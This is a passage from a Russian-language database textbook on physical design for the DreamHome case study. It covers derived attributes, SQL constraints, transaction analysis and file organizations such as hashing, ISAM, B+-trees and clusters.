Domain BranchNumber:     fixed length character string, length 4
PropertyForRent(
  propertyNo   PropertyNumber   NOT NULL,
  street       Street           NOT NULL,
  city         City             NOT NULL,
  postcode     Postcode,
  type         PropertyType     NOT NULL DEFAULT 'F',
  rooms        PropertyRooms    NOT NULL DEFAULT 4,
  rent         PropertyRent     NOT NULL DEFAULT 600,
  ownerNo      OwnerNumber      NOT NULL,
  staffNo      StafrNumber,
  branchNo     BranchNumber     NOT NULL,
  PRIMARY KEY  (propertyNo),
  FOREIGN KEY  (staffNo) REFERENCES Staff(staffNo) ON UPDATE CASCADE
ON DELETE SET NULL,
  FOREIGN KEY (ownerNo) REFERENCES PrivateOwner(ownerNo) and
BusinessOwner(ownerNo) ON UPDATE CASCADE ON DELETE NO ACTION,
  FOREIGN KEY (branchNo) REFERENCES Branch(branchNo) ON UPDATE
CASCADE ON DELETE NO ACTION);
```

Реализация основных отношений

Теперь необходимо принять решение о способе реализации основных отношений. Это решение зависит от типа выбранной целевой СУБД — при определении основных отношений некоторые системы предоставляют больше возможностей, чем другие. В предыдущих главах были продемонстрированы три способа реализации основных отношений: с использованием стандарта ISO SQL (раздел 6.1), Microsoft Access (раздел 8.1.3) и Oracle (раздел 8.2.3).

Документальное оформление проекта основных отношений

Подготовленный проект основных отношений должен быть подробно описан в сопроводительной документации с указанием причин, по которым был выбран данный конкретный проект. В частности, необходимо указать, почему был выбран именно этот подход, если есть целый ряд других вариантов.

Этап 4.2. Разработка способов получения производных данных

Цель. Определение способа представления в целевой СУБД всех производных данных, которые включены в глобальную логическую модель данных.

Производными, или расчетными называются атрибуты, значения которых можно определить с использованием значений других атрибутов. Например, производными являются все перечисленные ниже атрибуты:

- количество сотрудников, работающих в конкретном отделении;
- общая сумма ежемесячной зарплаты всех сотрудников;
- количество объектов недвижимости, находящихся под управлением определенного сотрудника компании.

Иногда производные атрибуты не включают в логическую модель данных, а описывают в словаре данных. А если производный атрибут включен в модель, для указания на то, что он является производным, перед его именем ставится косая черта (/), как описано в разделе 11.1.2. На первом этапе проектирования изучается логическая модель данных и словаря данных, а также подготавливается список всех производных атрибутов. На этапе физического проектирования базы данных необходимо определить, должен ли производный атрибут храниться в базе данных или вычисляться каждый раз, когда в нем возникает необходимость. Проектировщик должен рассчитать следующее:

- дополнительные затраты на хранение производных данных и поддержание их согласованности с реальными данными, на основе которых они вычисляются;
- затраты на вычисление производных данных, если их вычисление выполняется по мере необходимости.

Из этих двух вариантов выбирается наименее дорогостоящий с учетом требований к производительности. В последнем из перечисленных выше примеров может быть принято решение о хранении в отношении `Staff` дополнительного атрибута, обозначающего количество объектов недвижимости, которыми управляет в настоящее время каждый сотрудник компании. В табл. 16.1 приведено отношение `PropertyForRent`, а в табл. 16.2 — упрощенное отношение `Staff` с новым производным атрибутом `noOfProperties`, сформированное на основе экземпляра учебного проекта базы данных *DreamHome*, показанного в табл. 3.3-3.9.

Таблица 16.1. Отношение PropertyForRent

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	staffNo	branchNo
PA14	16 Holhead	Aberdeen	AB7 5SU	House	6	650	C046	SA9	B007
PL94	6 Argyll St	London	NW2	Flat	4	400	C087	SL41	B005
PG4	6 Lawrence St	Glasgow	G11 9QX	Flat	3	350	C040		B003
PG36	2 Manor Rd	Glasgow	G32 4QX	Flat	3	**375**	**C093**	**SG37**	B003
PG21	18 Dale Rd	Glasgow	G12	House	5	600	C087	SG37	B003
PG16	5 Novar Dr	Glasgow	G12 9AX	Flat	4	450	C093	SG14	B003

Таблица 16.2. Упрощенное отношение Staff с новым производным атрибутом noOfProperties

staffNo	fName	lName	branchNo	noOfProperties
SL21	John	White	B005	0
SG37	Ann	Beech	B003	2
SG14	David	Ford	B003	1
SA9	Mary	Howe	B007	1
SG5	Susan	Brand	B003	0
SL41	Julie	Lee	B005	1

Дополнительные затраты памяти для этого нового производного атрибута не слишком велики. Значение атрибута обновляется каждый раз, когда под управление сотрудника компании передается объект недвижимости или отменяется его назначение для управления каким-то объектом; такие изменения происходят также при удалении объекта недвижимости из списка доступных объектов. Но в любом из этих случаев значение атрибута noOfProperties для соответствующего сотрудника компании должно быть увеличено или уменьшено на 1. В процессе проектирования необходимо обеспечить, чтобы эти изменения происходили в каждом из указанных случаев и количество учитываемых объектов оставалось правильным, поскольку это гарантирует целостность базы данных. При обращении к этому атрибуту с помощью любого запроса его значение является непосредственно доступным и не требует вычисления. С другой стороны, если этот атрибут не хранился бы непосредственно в отношении Staff, то его значение приходилось бы вычислять каждый раз, когда оно потребуется. Для этого необходимо выполнить соединение отношений Staff и PropertyForRent. Таким образом, если запрос указанного типа выполняется часто или считается очень важным с точки зрения производительности, производный атрибут более целесообразно хранить в базе данных, а не вычислять при каждом обращении к его значению.

Решение, предусматривающее хранение производных атрибутов, является более приемлемым и в том случае, если язык запросов целевой СУБД не позволяет легко реализовать алгоритм вычисления производных атрибутов. Например, в языке SQL имеется лишь ограниченный набор функций агрегирования, который не позволяет легко реализовать рекурсивные запросы, как было описано в главе 5.

Документальное оформление проекта получения производных данных

Способ получения производных данных должен быть полностью описан в документации с указанием причин выбора предложенного проекта. В частности, необходимо перечислить все причины, по которым был выбран именно этот подход, если есть целый ряд других вариантов.

Этап 4.3. Реализация ограничений предметной области

Цель. Реализация ограничений предметной области для целевой СУБД.

Обновление информации в отношениях может регламентироваться ограничениями предметной области, регулирующими выполнение тех реальных транзакций, которые связаны с проведением таких обновлений. Способ реализации указанных ограничений опять-таки будет зависеть от типа выбранной целевой СУБД, поскольку одни системы для реализации ограничений предметной области предоставляют более широкие возможности, чем другие. Как и на предыдущем этапе, если целевая СУБД поддерживает стандарт языка SQL, то реализовать определенные типы ограничений будет намного проще. Например, в компании *DreamHome* существует правило, согласно которому каждый сотрудник может одновременно заниматься не более чем ста объектами недвижимости. Это ограничение можно включить в оператор CREATE TABLE языка SQL для таблицы PropertyForRent с помощью следующей конструкции:

```
CONSTRAINT StaffNotHandlingTooMuch
    CHECK (NOT EXIST (SELECT staffNo
                      FROM PropertyForRent
                      GROUP BY staffNo
                      HAVING COUNT(*)>100))
```

В разделе 8.1.4 показан способ реализации этого ограничения в базе данных Microsoft Access с использованием процедуры обработки событий на языке VBA (Visual Basic for Applications). Альтернативным методом реализации ограничений является применение триггеров, как описано в разделе 8.2.7. В некоторых системах отсутствует поддержка части или даже всех ограничений предметной области и поэтому такие ограничения приходится предусматривать непосредственно в самом приложении. Например, лишь очень немногие реляционные СУБД (если вообще таковые имеются) позволяют реализовать такое временное ограничение, как "в 17:30 последнего рабочего дня каждого года выполнять архивирование всех данных об объектах недвижимости, проданных в течение текущего года, после чего удалять соответствующие записи".

Документальное оформление проекта реализации ограничений предметной области

Все решения, принятые в связи с реализацией ограничений предметной области, должны быть полностью описаны в сопроводительной документации. Кроме того, в документации должны быть указаны причины выбора именно данного варианта из нескольких возможных.

Этап 5. Проектирование физического представления базы данных

Цель. Определение оптимальной файловой организации для хранения основных отношений, а также индексов, необходимых для достижения приемлемой производительности; иными словами, определение способа хранения отношений и строк во внешней памяти.

Одной из важнейших целей физического проектирования базы данных является организация эффективного хранения данных (см. приложение В). Существует несколько показателей, которые могут быть использованы для оценки достигнутой эффективности.

- **Производительность выполнения** транзакций. Этот показатель представляет собой количество транзакций, которые могут быть обработаны за заданный интервал времени. В некоторых системах, например в службах резервирования авиабилетов, обеспечение высокой производительности выполнения транзакций является решающим фактором успешной эксплуатации всей системы.
- Время ответа. Характеризует временной промежуток, необходимый для выполнения одной транзакции. С точки зрения пользователя желательно сделать время ответа системы минимальным. Однако существуют некоторые факторы, которые оказывают влияние на быстродействие системы, но не могут контролироваться разработчиками, например, уровень загрузки системы или время, затрачиваемое на передачу данных.
- Дисковая память. Этот показатель представляет собой объем дискового пространства, необходимого для размещения файлов базы данных. Разработчик должен стремиться минимизировать объем используемой дисковой памяти.

Однако ни один из этих факторов не является самодостаточным. Как правило, разработчик вынужден искать компромисс между этими показателями для достижения приемлемого баланса. Например, увеличение объема хранимых данных может вызвать увеличение времени ответа системы или уменьшение производительности выполнения транзакций. Исходный вариант физического проекта базы данных не следует рассматривать как нечто неизменное, а нужно применять как средство оценки возможного уровня производительности системы. После реализации исходного варианта проекта необходимо вести наблюдение за показателями работы системы и в соответствии с полученными результатами выполнять ее настройку с целью улучшения показателей работы и учета изменяющихся требований пользователей (этап 9). Многие типы СУБД предоставляют в распоряжение администратора базы данных (Data Base Administrator — DBA) комплект утилит, предназначенный для текущего контроля над функционированием системы и ее настройки. Позже мы узнаем, что существуют определенные структуры организации внешней памяти, позволяющие эффективно загружать в базу большие объемы данных, но мало пригодные для других целей. Другими слонами, вначале имеет смысл выбрать такие структуры хранения данных, которые будут весьма эффективны при массовой загрузке данных в процессе создания базы, после чего их можно будет заменить другими структурами, позволяющими эффективно ее эксплуатировать.

И опять-таки диапазон выбора возможных типов организации файлов зависит от целевой СУБД, поскольку различные системы поддерживают разные наборы допустимых структур хранения информации. Очень важно, чтобы разработчик физического проекта базы данных имел полное представление обо всех типах

структур хранения данных, поддерживаемых целевой СУБД, а также обо всех особенностях использования этих структур в системе. В частности, желательно, чтобы разработчик ясно понимал принципы работы оптимизатора запросов системы. Например, могут возникнуть ситуации, в которых оптимизатор запросов не будет использовать индексы, даже если они доступны. В результате простое добавление индекса не позволит повысить эффективность обработки запросов, а лишь вызовет дополнительную бесполезную нагрузку на систему. Обработка запросов и оптимизация рассматриваются в главе 20.

Определение понятия системных ресурсов

Чтобы достичь высокой производительности системы, разработчик физического проекта базы данных должен знать, каким образом взаимодействуют между собой и влияют на производительность системы следующие четыре основных компонента аппаратных средств.

- Оперативная память. Доступ к данным в оперативной памяти осуществляется намного (в десятки или даже в сотни и тысячи раз) быстрее, чем к данным во внешней памяти. В общем случае, чем больший объем оперативной памяти доступен для СУБД и приложений базы данных, тем быстрее выполняются приложения. Опыт показывает, что полезно постоянно поддерживать в системе такой режим, при котором около 5% ее оперативной памяти остается свободной. Однако неразумно поддерживать уровень свободной памяти выше 10%, поскольку в этом случае оперативная память будет использоваться неэффективно. Если в системе не хватает оперативной памяти для удовлетворения потребностей всех процессов, операционная система освобождает часть этой памяти, передавая отдельные страницы памяти некоторых процессов на диск. Эти страницы будут считаны с диска, как только вновь потребуется доступ к содержащимся в них данным. Такая операция называется *свопингом,* или *страничным обменом.* В определенных случаях для получения необходимого объема свободной памяти системе приходится перемещать на диск все страницы памяти, отведенные целому процессу, а затем возвращать их обратно. Но если интенсивность свопинга (страничного обмена) становится слишком высокой, это указывает на нехватку оперативной памяти в системе.
- Процессор. Управляет функционированием других аппаратных компонентов системы и поддерживает пользовательские процессы. Важнейшим условием эффективной работы этого компонента является предотвращение конкуренции за право его использования, что обычно сопровождается переводом процессов в состояние ожидания. Процессор становится узким местом системы в тех случаях, если операционная система или программы пользователей создают слишком большую нагрузку на процессор. Такая ситуация часто возникает в результате резкого возрастания интенсивности страничного обмена.
- Дисковый ввод-вывод. В любой достаточно мощной СУБД процессы сохранения и выборки данных связаны с выполнением множества дисковых операций ввода-вывода. Как правило, изготовители дисковых устройств указывают рекомендуемое количество операций ввода-вывода в секунду. Если реальный показатель превышает данное значение, дисковая подсистема превращается в узкое место системы. На общую производительность дисковой памяти очень большое влияние оказывает способ организации хранения данных. Рекомендуется равномерно распределять хранимые данные между всеми доступными в системе устройствами, что снижает вероятность появления проблем. На рис. 16.1 проиллюстрирован пример реали-

зации перечисленных ниже основных принципов распределения данных по дисковым устройствам.

- Файлы операционной системы должны быть отделены от файлов базы данных.
- Основные файлы базы данных должны быть отделены от индексных файлов.
- Журнал восстановления должен быть отделен от остальной части базы данных (см. раздел 19.3.3).

- Сеть. Сеть может стать узким местом всей системы при чрезмерном возрастании сетевого трафика или большом количестве сетевых коллизий.

Каждый из этих ресурсов способен оказывать влияние на остальные системные ресурсы. Поэтому улучшение показателей использования одного ресурса может положительно сказаться на состоянии всех остальных системных ресурсов, например:

- увеличение объема оперативной памяти вызывает снижение интенсивности страничного обмена и, как следствие, уменьшение нагрузки на процессор;
- более эффективное использование оперативной памяти приводит к уменьшению количества операций дискового ввода-вывода.

Приняв во внимание все вышесказанное, приступим к обсуждению тех действий, которые должны быть выполнены на пятом этапе разработки базы данных.

1. Анализ транзакций.
2. Выбор файловой структуры.
3. Определение индексов.
4. Определение требований к дисковой памяти.

Этап 5.1. Анализ транзакций

Цель. Определение функциональных характеристик транзакций, которые будут выполняться в проектируемой базе данных, и выделение наиболее важных из них.

Для того чтобы разрабатываемый физический проект базы данных обладал требуемым уровнем эффективности, необходимо получить максимум сведений о тех транзакциях и запросах, которые будут выполняться в базе данных. Нам потребуются как качественные, так и количественные характеристики. Для успешного планирования каждой транзакции необходимо знать следующее:

- транзакции, выполняемые наиболее часто и оказывающие существенное влияние на производительность;
- транзакции, наиболее важные для работы организации;
- периоды времени на протяжении суток/недель, в которые нагрузка базы данных возрастает до максимума (называемые *периодами пиковой нагрузки).*

Рис. 16.1. Типичная схема распределения файлов по дискам

Эта информация используется для определения компонентов базы данных, которые могут вызвать проблемы производительности. Кроме того, необходимо определить такие характеристики транзакций высокого уровня, как атрибуты, модифицируемые в транзакциях обновления, или критерии, которые служат для ограничения количества строк, возвращаемых по запросу. Эта информация используется для определения наиболее подходящей файловой организации и создания индексов.

Во многих случаях проанализировать все ожидаемые транзакции просто невозможно, поэтому необходимо тем или иным образом выбрать наиболее "важные" из них (это слово взято в кавычки, потому что критерии выбора чаще всего являются субъективными). Существует эмпирическое правило, согласно которому выполнение около 20% наиболее активных запросов пользователей создает примерно 80% общей нагрузки на базу данных [325]. Это правило "80/20" может использоваться как рекомендация по проведению анализа. Для определения того, какие из транзакций подлежат детальному анализу, воспользуемся таблицей соответствия транзакций и отношений, в которой показаны отношения, доступ к которым происходит при выполнении каждой транзакции, а также диаграммой частоты выполнения транзакций, которая схематически показывает отношения, вероятность использования которых в транзакциях наиболее высока. Для выделения областей, которые с наибольшей вероятностью могут явиться источником проблем, необходимо выполнить перечисленные ниже действия.

- Подготовка схемы соответствия путей выполнения транзакций и отношений.
- Определение отношений, наиболее часто используемых при выполнении транзакций.
- Анализ интенсивности доступа к данным в некоторых из транзакций, использующих эти отношения.

Подготовка схемы соответствия путей выполнения транзакций и отношений

Этапы 1.8, 2.4 и 3.2 методологии концептуального/логического проектирования базы данных предусматривают оценку моделей данных для определения того, поддерживают ли они все транзакции, необходимые для работы пользователей; для этого устанавливается соответствие между путями выполнения транзакций и сущностями/отношениями. Если при такой проверке используется схема путей выполнения транзакций, аналогичная приведенной на рис. 14.5, то в дальнейшем эта схема позволяет определить, доступ к каким отношениям происходит наиболее часто. С другой стороны, если проверка транзакций осуществлялась каким-то иным способом, может потребоваться подготовить таблицу соответствия транзакций и отношений. Эта таблица наглядно показывает, какие транзакции нужны в приложении и к каким отношениям они обращаются. Например, в табл. 16.3 приведена таблица соответствия транзакций и отношений для перечисленного ниже ряда типичных транзакций ввода, обновления/удаления и выборки учебного проекта *DreamHome* (см. приложение А).

Транзакция	Назначение	Представление
(A)	Ввести сведения о новом объекте недвижимости и его владельце (например, сведения об объекте недвижимости с номером PG4, находящемся в Глазго и принадлежащем владельцу Tina Murphy)	Staff
(B)	Обновить/удалить сведения об объекте недвижимости	То же
(C)	Определить общее количество сотрудников с распределением по должностям, которые работают в отделениях компании в Глазго	То же

Транзакция	Назначение	Представление
(D)	Составить список, состоящий из номеров объектов недвижимости, адресов, типов и данных об арендной плате по всем объектам недвижимости в Глазго, упорядоченный по величине арендной платы	Branch
(E)	Составить список, содержащий сведения об арендуемых объектах недвижимости, которые находятся под управлением указанного сотрудника компании	То же
(F)	Определить общее количество объектов недвижимости, которые находятся под управлением всех сотрудников указанного отделения	То же

Таблица 16.3. Матрица соответствия транзакций и отношений

Транзакция/ отношение	(A)				(B)				(C)				(D)				(E)				(F)			
	I	R	U	D	I	R	U	D	R	U	D	I	R	U	D	I	R	U	D	I	R	U	D
Branch									X				X								X			
Telephone																								
Staff		X				X			X								X				X			
Manager																								
PrivateOwner	x																							
BusinessOwner	x																							
PropertyForRent	x					X	X	X					X				X				X			
Viewing																								
Client																								
Registration																								
Lease																								
Newspaper																								
Advert																								

Примечание. I — вставка; R — чтение (выборка); U — обновление; D — удаление,

Эта таблица показывает, например, что в транзакции (A) выполняется чтение данных из отношения Staff, а также вставка записей в отношения PropertyForRent и PrivateOwner/BusinessOwner. Таблица становится еще более удобной, если в каждой ее ячейке указано количество случаев доступа в течение некоторого интервала времени (например, в час, в сутки или в неделю). Но здесь такая информация не приведена, поскольку мы не хотели усложнять рассматриваемый пример. Эта таблица показывает, что доступ к отношениям Staff и PropertyForRent происходит в пяти из шести транзакций, поэтому задача обеспечения эффективного доступа к этим отношениям может оказаться очень важной с точки зрения предотвращения проблем, связанных с производительностью. На этом основании можно сделать вывод, что требуется более внимательное изучение и самих транзакций, и этих отношений.

Получение информации о частоте использования отношений в транзакциях

В спецификации требований к учебному проекту *DreamHome*, приведенной в разделе 10.4.4, дана оценка, что в компании состоит на учете около 100000 арендуемых объектов недвижимости, в 100 отделениях работают около 2000 сотрудников, а за каждым отделением закреплено в среднем от 1000 до 3000 объектов недвижимости. На рис. 16.2 показана схема частоты использования транзакций (C), (D), (E) и (F), которые обращаются хотя бы к одному из отношений Staff и PropertyForRent, с указанием конкретных данных о частоте. Поскольку отношение PropertyForRent содержит большой объем данных, важно обеспечить максимально эффективный доступ к этому отношению. Исходя из приведенных выше соображений, можно сделать вывод, что требуется провести более тщательный анализ транзакций, в которых применяется именно это отношение.

При изучении каждой транзакции необходимо знать не только среднюю и максимальную частоту ее выполнения в час, но также определить, в какие дни и часы выполняется эта транзакция и, в частности, когда вероятность пиковой нагрузки наиболее велика. Например, некоторые транзакции в основном могут выполняться с некоторой умеренной частотой, а в четверг между 14:00 и 16:00 частота их выполнения достигает максимума, поскольку идет подготовка к еженедельному совещанию, которое проводится по пятницам. Другие транзакции могут выполняться только в определенное время, например в период с 17:00–19:00 по пятницам и субботам, поэтому указанный период времени для них также характеризуется пиковой нагрузкой.

Если для некоторых транзакций требуется частый доступ к определенным отношениям, то приобретает особую важность задача изучения характера их выполнения. Например, если в определенное время требуется только одни транзакции, а затем другие, то риск возникновения проблем, связанных со снижением производительности, уменьшается. А если периоды максимальной частоты применения различных транзакций совпадают, потенциальные проблемы производительности можно решить, более тщательно изучая такие транзакции для определения того, какие изменения могут быть внесены в структуру отношений для повышения производительности, как показано при описании этапа 8 в следующей главе. Еще одно решение может предусматривать изменение графика выполнения некоторых транзакций таким образом, чтобы они не создавали дополнительную нагрузку в периоды интенсивного выполнения других транзакций (например, иногда есть возможность запланировать проведение некоторых итоговых транзакций на более подходящее время, скажем, выполнять их вечером или ночью).




Рис. 16.2. Схема с указанием частоты выполнения определенных транзакций

Анализ использования данных

После определения наиболее важных транзакций подробно анализируется каждая из них. Для каждой транзакции необходимое выяснить следующее.

- Отношения и атрибуты, к которым осуществляется доступ в процессе выполнения транзакции, а также тип доступа; это означает определение того, выполняется ли в этой транзакции вставка, обновление, удаление или выборка данных (транзакции последнего типа называются также *запросами).*
  - При изучении транзакции обновления необходимо определить, какие атрибуты обновляются в данной транзакции, поскольку эти атрибуты могут потребовать применения вспомогательных структур доступа (таких как дополнительные индексы).
- Атрибуты, которые используются в любых предикатах (в языке SQL *предикатами* являются условия, указанные в конструкции WHERE). Проверка того, предусматривают ли эти предикаты следующее:
  - сопоставление с шаблоном, например name LIKE '%Smith%';
  - поиск в диапазоне, например salary BETWEEN 10000 AND 20000;
  - выборка по точному значению ключа, например salary = 30000.
- Эта задача должна быть выполнена не только по отношению к запросам, но и к транзакциям обновления и удаления, поскольку в них также может быть ограничено количество строк, обновляемых или удаляемых в некотором отношении.
- Следует учитывать, что такие атрибуты могут потребовать создания вспомогательных структур доступа.
- Запросы, в которых используются атрибуты, участвующие в соединении двух или нескольких отношений.
- Эти атрибуты также могут потребовать применения вспомогательных структур доступа.
- Ожидаемая частота выполнения транзакции; например, может быть установлено, что транзакция выполняется примерно 50 раз в сутки.
- Установленные показатели производительности для транзакции; например, требование, чтобы транзакция выполнялась в течение 1 секунды.
  - Наибольший приоритет при определении вспомогательных структур доступа должны иметь атрибуты, применяемые во всех предикатах наиболее часто, или наиболее важные транзакции.

На рис. 16.3 приведен пример формы анализа транзакции (D). Как показывает эта форма, средняя частота выполнения этой транзакции составляет 50 раз в час, а пиковая нагрузка в течение суток, равная 100 раз в час, наблюдается в период с 17:00 до 19:00. Иными словами, как правило, в половине отделений компании эта транзакция выполняется один раз в час, а в период пиковой нагрузки она выполняется один раз в час во всех отделениях компании.

В этой форме показаны также применяемый в транзакции оператор SQL и схема распределения частоты выполнения транзакции. На данной стадии может оказаться излишним изучение всего оператора SQL, но в указанной форме необходимо привести примерно такие данные об этом операторе:

- все применяемые предикаты;
- все атрибуты, которые могут потребоваться для соединения отношений (в транзакциях запросов);

- атрибуты, применяемые для упорядочения результатов (в транзакциях запросов);
- атрибуты, применяемые для группирования данных (в транзакциях запросов);
- все встроенные функции, применяемые в транзакции (такие как AVG и SUM);
- все атрибуты, которые могут быть обновлены в транзакции.

Эта информация может применяться для определения используемых индексов, как показано ниже. Под схемой распределения частоты выполнения транзакции приведена подробная таблица, в которой содержатся следующие данные:

- определение способа доступа к каждому отношению (в данном случае — чтение);
- определение количества строк, к которым происходит доступ при каждом вызове транзакции на выполнение;
- определение количества строк, к которым осуществляется доступ в течение часа в периоды средней и пиковой нагрузки.

Такая информация о частоте позволяет определить отношения, требующие тщательного изучения для решения вопроса об использовании вспомогательных структур доступа. Как указано выше, условия поиска, применяемые в транзакциях, для которых установлены временные ограничения, имеют более высокий приоритет при определении необходимых вспомогательных структур доступа.

Этап 5.2. Выбор файловой структуры

Цель. Определение наиболее эффективного файлового представления для каждого из основных отношений.

Одной из главных задач физического проектирования базы данных является обеспечение эффективного хранения данных. Например, если выборка строк с данными о сотрудниках компании должна выполняться по именам в алфавитном порядке, то наиболее подходящей структурой для хранения этих данных является файл, отсортированный по именам сотрудников. А если должна выполняться выборка данных обо всех сотрудниках, зарплата которых находится в определенном диапазоне, файл, отсортированный по именам сотрудников, не подходит для выполнения такой задачи. Положение еще более усложняется в связи с тем, что некоторые способы организации файлов хорошо подходят для массовой загрузки данных в базу данных, но их применение в дальнейшем становится неэффективным. Иными словами, задача состоит в использовании эффективной структуры хранения данных на внешнем устройстве, которая обеспечивает быструю загрузку базы данных, а затем ее преобразование в структуру, более подходящую для повседневной эксплуатации.

Поэтому цель настоящего этапа состоит в определении оптимальной файловой организации для каждого отношения, если целевая СУБД это позволяет. Во многих случаях реляционная СУБД может предоставлять лишь ограниченный выбор или даже вообще не позволять выбрать определенную файловую организацию, но в некоторых СУБД на организацию размещения данных на внешних устройствах можно в определенной степени повлиять путем задания индексов. Тем не менее в данной книге приведены рекомендации по выбору файловой организации на основе типов файлов, перечисленных ниже. Это сделано для того, чтобы читатель мог лучше понять особенности файловой организации и использования индексов.

- Последовательные файлы.
- Хешированные файлы.

- Индексно-последовательные файлы (ISAM — Indexed Sequential Access Method).
- Усовершенствованные сбалансированные деревья (B^+-Tree).
- Кластеры.

Если целевая СУБД не позволяет выбрать определенную файловую организацию, этот этап может быть пропущен.

Последовательные (неупорядоченные) файлы

Структура последовательных файлов обсуждается в приложении В. Последовательный файл является наиболее удобной структурой для хранения данных в следующих случаях.

1. Данные загружаются в таблицу крупными блоками. Например, при заполнении вновь созданной таблицы в нее одновременно может загружаться большое количество данных. Если для вновь созданной таблицы как исходный тип файловой организации была выбрана последовательная организация, то реструктуризация файла таблицы после загрузки основного объема данных может оказать заметное влияние на эффективность ее использования.
2. Весь файл таблицы занимает всего несколько страниц. В этом случае время поиска любой записи будет невелико, даже при последовательном просмотре всех строк таблицы.
3. При каждом обращении к таблице выборке подлежат все ее строки (в любом порядке). Пример — выборка адресов всех сдаваемых в аренду объектов недвижимости.
4. Таблица имеет дополнительные структуры поиска, например индекс по ключу. В этом случае использование файлов последовательной организации позволяет добиться экономии дискового пространства.

Файлы последовательной организации неэффективны, если доступ выполняется только к некоторым строкам таблицы.

Хешированные файлы

Структура хешированных файлов описана в приложении В. Применение хешированного файла в качестве структуры организации памяти для таблицы целесообразно в тех случаях, когда выбор строк осуществляется по точному значению поля, использованного для хеширования, особенно если доступ к строкам происходит случайным образом. Например, если выполнить хеширование таблицы PropertyForRent по атрибуту propertyNo, выборка данных по принципу "Значение propertyNo равно PG36" будет эффективной. Хешированные файлы не рекомендуется использовать в следующих случаях.

1. Выборка строк из таблицы осуществляется путем сопоставления с шаблоном ключа хешированного поля. Например, выборка сведений обо всех сдаваемых в аренду объектах недвижимости, номер которых (propertyNo) начинается с символов PG.
2. Выборка строк из таблицы осуществляется по заданному диапазону значений поля, которое входит в значение поля хеширования. Например, выборка сведений обо всех сдаваемых в аренду объектах недвижимости с арендной платой от 300 до 500 фунтов стерлингов.
3. Выборка строк из таблицы осуществляется по значению поля, отличного от поля хеширования. Например, если выполнить хеширование таблицы

Staff по полю staffNo, то полученный файл нельзя будет использовать для быстрого поиска строк по значению атрибута lName. В этом случае для доступа к строке потребуется провести последовательный поиск либо создать для поля IName дополнительный индекс (см. этап 5.3).

4. Доступ к строкам необходимо выполнять только по части поля хеширования. Например, если решено хешировать таблицу PropertyForRent по значениям атрибутов rooms и rent, то механизм хеширования нельзя будет использовать для поиска строк только по значению атрибута rooms. В этом случае требуемая строка может быть найдена только в результате выполнения последовательного поиска.
5. Часто происходит обновление поля хеширования. При выполнении такой операции в СУБД должна быть удалена вся строка и в случае необходимости размещена по новому адресу (если в результате вычисления с помощью хеш-функции формируется новый адрес). Поэтому частое обновление поля хеширования приводит к снижению производительности.

Индексно-последовательные файлы

Структура файлов с индексно-последовательной организацией (ISAM) описана в разделе 5.2 приложения В. По сравнению с хешированием метод ISAM представляет собой более гибкую структуру хранения данных. Он поддерживает выборку данных по точному совпадению значения ключа, по шаблону подстановки, по диапазону значений и по части основного ключа. Однако структура индекса файла ISAM остается неизменной после ее формирования при создании самого файла. Поэтому производительность доступа к данным файла ISAM снижается по мере обновления его данных. Обновления также могут вызывать нарушение последовательности ключей файла ISAM, поэтому выборка данных в порядке значений ключей все больше и больше замедляется. Две последние проблемы устраняются при использовании файлов, организованных по принципу сбалансированного дерева. Однако в отличие от сбалансированных деревьев, конкурентный доступ к индексу файла ISAM легко обеспечивается, поскольку его индекс остается неизменным.

Сбалансированные деревья

Структура файлов, организованных в виде усовершенствованного сбалансированного дерева (B^+-Tree), описана в разделе 5.5 приложения В. По сравнению с хешированными файлами сбалансированные деревья также представляют собой значительно более гибкие структуры хранения данных. Они позволяют выполнять выборку данных по точному совпадению ключевого значения, по шаблону подстановки, по диапазону значений и по частично заданному ключу. Индекс сбалансированных деревьев является динамическим, увеличивающимся по мере роста файла таблицы. Благодаря этому, в отличие от файлов ISAM, эффективность доступа в сбалансированных деревьях не снижается по мере обновления данных таблицы. Файлы структуры B^+-Tree постоянно сохраняют упорядоченность доступа по ключу, даже при обновлении их данных. Поэтому скорость выборки строк в порядке значений ключа здесь выше, чем у файлов ISAM, и является постоянной. Но если информация в таблице не подвергается постоянным изменениям, то использование структуры сбалансированного дерева может оказаться менее эффективным по сравнению с индексно-последовательными файлами. Дело в том, что индексы файлов ISAM являются последовательными, а файлов сбалансированного дерева — многоуровневыми (в которых лист-узлы содержат указатели на физические строки, а не сами строки).

Кластеризованные таблицы

Некоторые СУБД, например Oracle, поддерживают кластеризованные таблицы (см. раздел 6 приложения В). Необходимость использования кластеризованных таблиц обусловлена тем, как происходит доступ к таблицам, объединенным в кластер. Такая информация может быть получена на основе предварительного анализа транзакций. Но следует учитывать, что необоснованное решение по объединению таблиц в кластер может привести к снижению производительности. Рекомендации по использованию кластеризованных таблиц приведены ниже. Следует отметить, что в данном разделе применяется терминология компании Oracle, в которой *отношение* рассматривается как *таблица* со *столбцами* и *строками*.

Кластеры представляют собой группы из одной или нескольких таблиц, которые физически хранятся вместе, поскольку имеют общие столбцы и часто используются одновременно. При совместном физическом хранении взаимосвязанных строк сокращается время доступа к диску. Взаимосвязанные столбцы таблиц в кластере называются *ключом кластера*. Ключ кластера хранится только в одном экземпляре, поэтому организация хранения набора таблиц в кластере является более эффективной по сравнению с раздельным хранением тех же таблиц (не объединенных в кластер). СУБД Oracle поддерживает кластеры двух типов: *индексированные* и *хешированные*.

А. Индексированные кластеры

В индексированном кластере строки с одинаковым ключом кластера хранятся вместе. Корпорация Oracle рекомендует использовать индексированные кластеры при следующих условиях:

- в запросах чаще всего происходит выборка строк в диапазоне значений ключа кластера;
- кластеризованные таблицы могут расти непредсказуемым образом.

При определении того, следует ли применять кластеризованные таблицы, можно воспользоваться рекомендациями, приведенными ниже.

- Предусмотреть возможность кластеризации таблиц, доступ к которым часто происходит в операциях соединения.
